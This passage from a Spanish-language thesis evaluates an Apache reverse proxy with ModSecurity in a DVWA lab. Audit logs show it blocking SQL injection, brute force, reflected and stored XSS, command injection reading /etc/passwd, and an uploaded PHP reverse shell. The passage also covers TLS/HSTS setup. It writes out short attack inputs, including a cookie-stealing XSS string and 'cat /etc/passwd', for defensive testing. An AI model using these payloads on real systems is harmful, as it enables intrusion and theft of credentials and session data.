


Figura 28- 4 *Bloqueo del ataque inyección SQL en el log modsec_audit.log*
Realizado por: Guajala E. 2017

La regla con Id=950901 ubicada en modsecurity_crs_41_sql_injection_attacks.conf en la línea 77 realiza el bloqueo de la petición enviando un mensaje de error Forbidden ya que dentro de los datos del argumento ***"id = %' or '0'='0"*** se encontró los siguientes datos '0'='0 que coinciden con los patrones de la regla.

4.1.3.3 A2. Pérdida de autenticación y gestión de sesiones

Mediante la herramienta Burp Suite se obtiene la cookie de sesión, la información del método GET y la URL, con lo cual se prepara el ataque de fuerza bruta con Hydra.




Figura 29-4 *Bloqueo de ataque de fuerza bruta por el proxy reverso Apache + Mod_Security*
Realizado por: Guajala E. 2017

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /dvwa/vulnerabilities/brute/index.php
on this server.</p>
<hr>
<address>Apache/2.2.15 (CentOS) Server at 192.168.1.62 Port 80</address>
</body></html>

--021c2e0c-H--
Message: Access denied with code 403 (phase 2). Operator EQ matched 0 at REQUEST
_HEADERS. [file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_21_protoc
ol_anomalies.conf"] [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an
 Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [acc
uracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASC
TC/WASC-21"] [tag "OWASP_TOP_10/A2"] [tag "PCI/6.5.10"]
```

Figura 30- 4 *Bloqueo de ataque de fuerza bruta.*
Realizado por: Guajala E. 2017

La regla con Id=960015 ubicada en modsecurity_crs_21_ptotocol_anolalies.conf en la línea 47 realiza el bloqueo de la petición enviando un mensaje de error Forbidden.

4.1.3.4 A3 Secuencia de comandos en sitios cruzados (XSS)

XSS Reflejado

El atacante intenta ejecutar a la aplicación DVWA el siguiente script ***"<SCRIPT>alert("XSS");</SCRIPT>".***




Figura 31- 4 *Ataque XSS reflejado en DVWA con protección proxy reverso Apache + Mod_Security*
Realizado por: Guajala E. 2017




Figura 32- 4 *Detección y prevención del ataque XSS Reflejado por el porxy reverso Apache + Mod_Security*
Realizado por: Guajala E. 2017

Figura 33- 4 *Detección y prevención del ataque XSS Reflejado en el log modsec_audit.log*
Realizado por: Guajala E. 2017

La regla con Id=958052 ubicada en modsecurity_crs_41_xss_attacks.conf en la línea 143 realiza el bloqueo de la petición enviando un mensaje de error Forbidden, ya que dentro de los datos del argumento ***"<SCRIPT>alert("XSS");</SCRIPT>"*** se encontró los siguientes datos alert que coinciden con los patrones de la regla.

XSS Persistente

El atacante intenta insertar un script malintencionado en el formulario el cual se va enviar a la aplicación mediante el método POST.




Figura 34- 4 *Ataque XSS persistente en DVWA con proxy reverso Apache + Mod_Security*
Realizado por: Guajala E. 2017




Figura 35-4 *Ataque XSS persistente bloqueado por el porxy reverso Apache + Mod_Secuerity*
Realizado por: Guajala E. 2017

```
Message: Access denied with code 403 (phase 2). Pattern match "(?i)(<script[^>]*
>[\\s\\S]*?<\\/script[^>]*>|<script[^>]*>[\\s\\S]*?<\\/script[[\\s\\S]]*[\\s\\S]
|<script[^>]*>[\\s\\S]*?<\\/script[\\s]*[\\s]|<script[^>]*>[\\s\\S]*?<\\/script|
<script[^>]*>[\\s\\S]*?)" at ARGS:mtxMessage. [file "/etc/httpd/modsecurity-crs/
base_rules/modsecurity_crs_41_xss_attacks.conf"] [line "14"] [id "973336"] [rev
"1"] [msg "XSS Filter - Category 1: Script Tag Vector"] [data "Matched Data: <sc
ript>alert(document.cookie)</script> found within ARGS:mtxMessage: <script>alert
(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [matu
rity "1"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"]
[tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A2"] [tag "OWASP_AppSensor/IE1"] [tag
"PCI/6.5.1"]
```

Figura 36- 4 *Detección de ataque XSS Persistente en el log modsec_audit.log*
Realizado por: Guajala E. 2017

La regla con Id=973336 ubicada en modsecurity_crs_41_xss_attacks.conf en la línea 14 realiza el bloqueo de la petición enviando un mensaje de error Forbidden, ya que dentro de los datos del argumento ***<script>alert(document.cookie)</script>*** se encontró los siguientes datos <script>alert que coinciden con los patrones de la regla.

4.1.3.5 A4 Referencia directa insegura a objetos

Se inyecta el comando que se muestra en la siguiente figura.




Figura 37- 4 *Ataque de referencia directa insegura a objeto en DVWA con proxy reverso Apache + Mod_Security*
Realizado por: Guajala E. 2017




Figura 38-4 Ataque de referencia directa insegura a objeto es bloqueado por proxy reverso Apache + Mod_Security.
Realizado por: Guajala E. 2017




Figura 39- 4 *Detección de ataque referencia directa insegura a objeto en el archivo en el log modsec_audit.log*
Realizado por: Guajala E. 2017

La regla con Id=950005 ubicada en modsecurity_crs_40_generic_attacks.conf en la línea 205 realiza el bloqueo de la petición enviando un mensaje de error Forbidden, ya que dentro de los datos del argumento ***cat /etc/passwd*** se encontró los siguientes datos /etc/ que coinciden con los patrones de la regla.

4.1.3.6 A5 Configuración de seguridad incorrecta

El ataque consta en subir una shell PHP, el cual al momento de ejecutar permitirá abrir un socket en el servidor web, en donde se aloja la aplicación DVWA al cual el atacante se conectaría con el exploit "***reverse_tcp***" y podría tomar control del servidor web.




Figura 40- 4 *Cargar ficheros inusuales.*
Realizado por: Guajala E. 2017




Figura 41- 4 *Bloqueo al desplegar ficheros no autorizados*
Realizado por: Guajala E. 2017




Figura 42- 4 *Detección de listar directorios no autorizados en el archivo en el log modsec_audit.log*
Realizado por: Guajala E. 2017

La regla con Id=970013 ubicada en modsecurity_crs_50_outbound.conf en la línea 136 realiza el bloqueo de la petición enviando un mensaje de error Forbidden, esta regla no permite desplegar directorios.

Para validar si es posible ejecutar el payload cargado se comenta **"#"** la regla Id=970013.

Figura 43- 4 *Ejecución del payload.*
Realizado por: Guajala E. 2017




Figura 44- 4 *Bloqueo de la ejecución del payload.*
Realizado por: Guajala E. 2017

Figura 45- 4 *Detección de la ejecución del payload en el archivo en el log modsec_audit.log*
Realizado por: Guajala E. 2017

La regla con Id=970901 ubicada en modsecurity_crs_50_outbound.conf en la línea 53 realiza el bloqueo de la petición enviando un mensaje de error Forbidden, esta regla no permite conexión salientes.

4.1.3.7. A6 Exposición de datos sensibles

Para la comunicación entre el usuario y el proxy reverso Apache se utilizó el protocolo Https con las versiones TLSv1, TLSv1.1 y TLSv1.2, dejando a un lado las SSLv2 y SSLv3 ya que actualmente presentan vulnerabilidades, a continuación se muestra la configuración:

```
#TLS
    SSLProxyEngine on
    SSLEngine on
    SSLProtocol -SSLv2 -SSLv3 +TLSv1 +TLSV1.1 +TLSv1.2
    SSLCertificateFile /etc/pki/tls/certs/server.localhost.crt
    SSLCertificateKeyFile /etc/pki/tls/private/server.localhost.pem
    Header set Strict-Transport-Security "max-age=15768000"
```

Figura 46- 4 *Configuración de HTTPS en el proxy reverso Apache.*
Realizado por: Guajala E. 2017

Los paquetes Https fueron analizados mediante la herramienta Wireshark como se muestra a continuación:




Figura 47- 4 *Captura de paquetes y datos encriptados*
Realizado por: Guajala E. 2017

Como se puede visualizar en las figuras el protocolo de seguridad utilizado es el TLS (Transport Layer Security V1) el cual al momento brinda seguridad a la comunicación entre cliente y servidor, además, la eficacia se seguridad y el intercambio del cerificado entre cliente y servidor depende de la clave privada, dicho esto se utiliza el algoritmo RSA de 2048 bits y estructura X.509.

Además para evitar ataques de MITM (Man-In-The-Middle) sobre SSL/TLS se ha desarrollado el protocolo HTTP (Strict Transport Security (HSTS)) el cual esta publicado en RFC6797. El servidor web hace uso de una política de seguridad STS que envía mediante el HTTP Response, que le indica al usuario que se debe iniciar una conexión segura (HTTPS), lo cual obliga al navegador del cliente a utilizar HTTPS con el servidor, permitiendo mitigar el ataque SSL-Stripping que utiliza la técnica MITM.

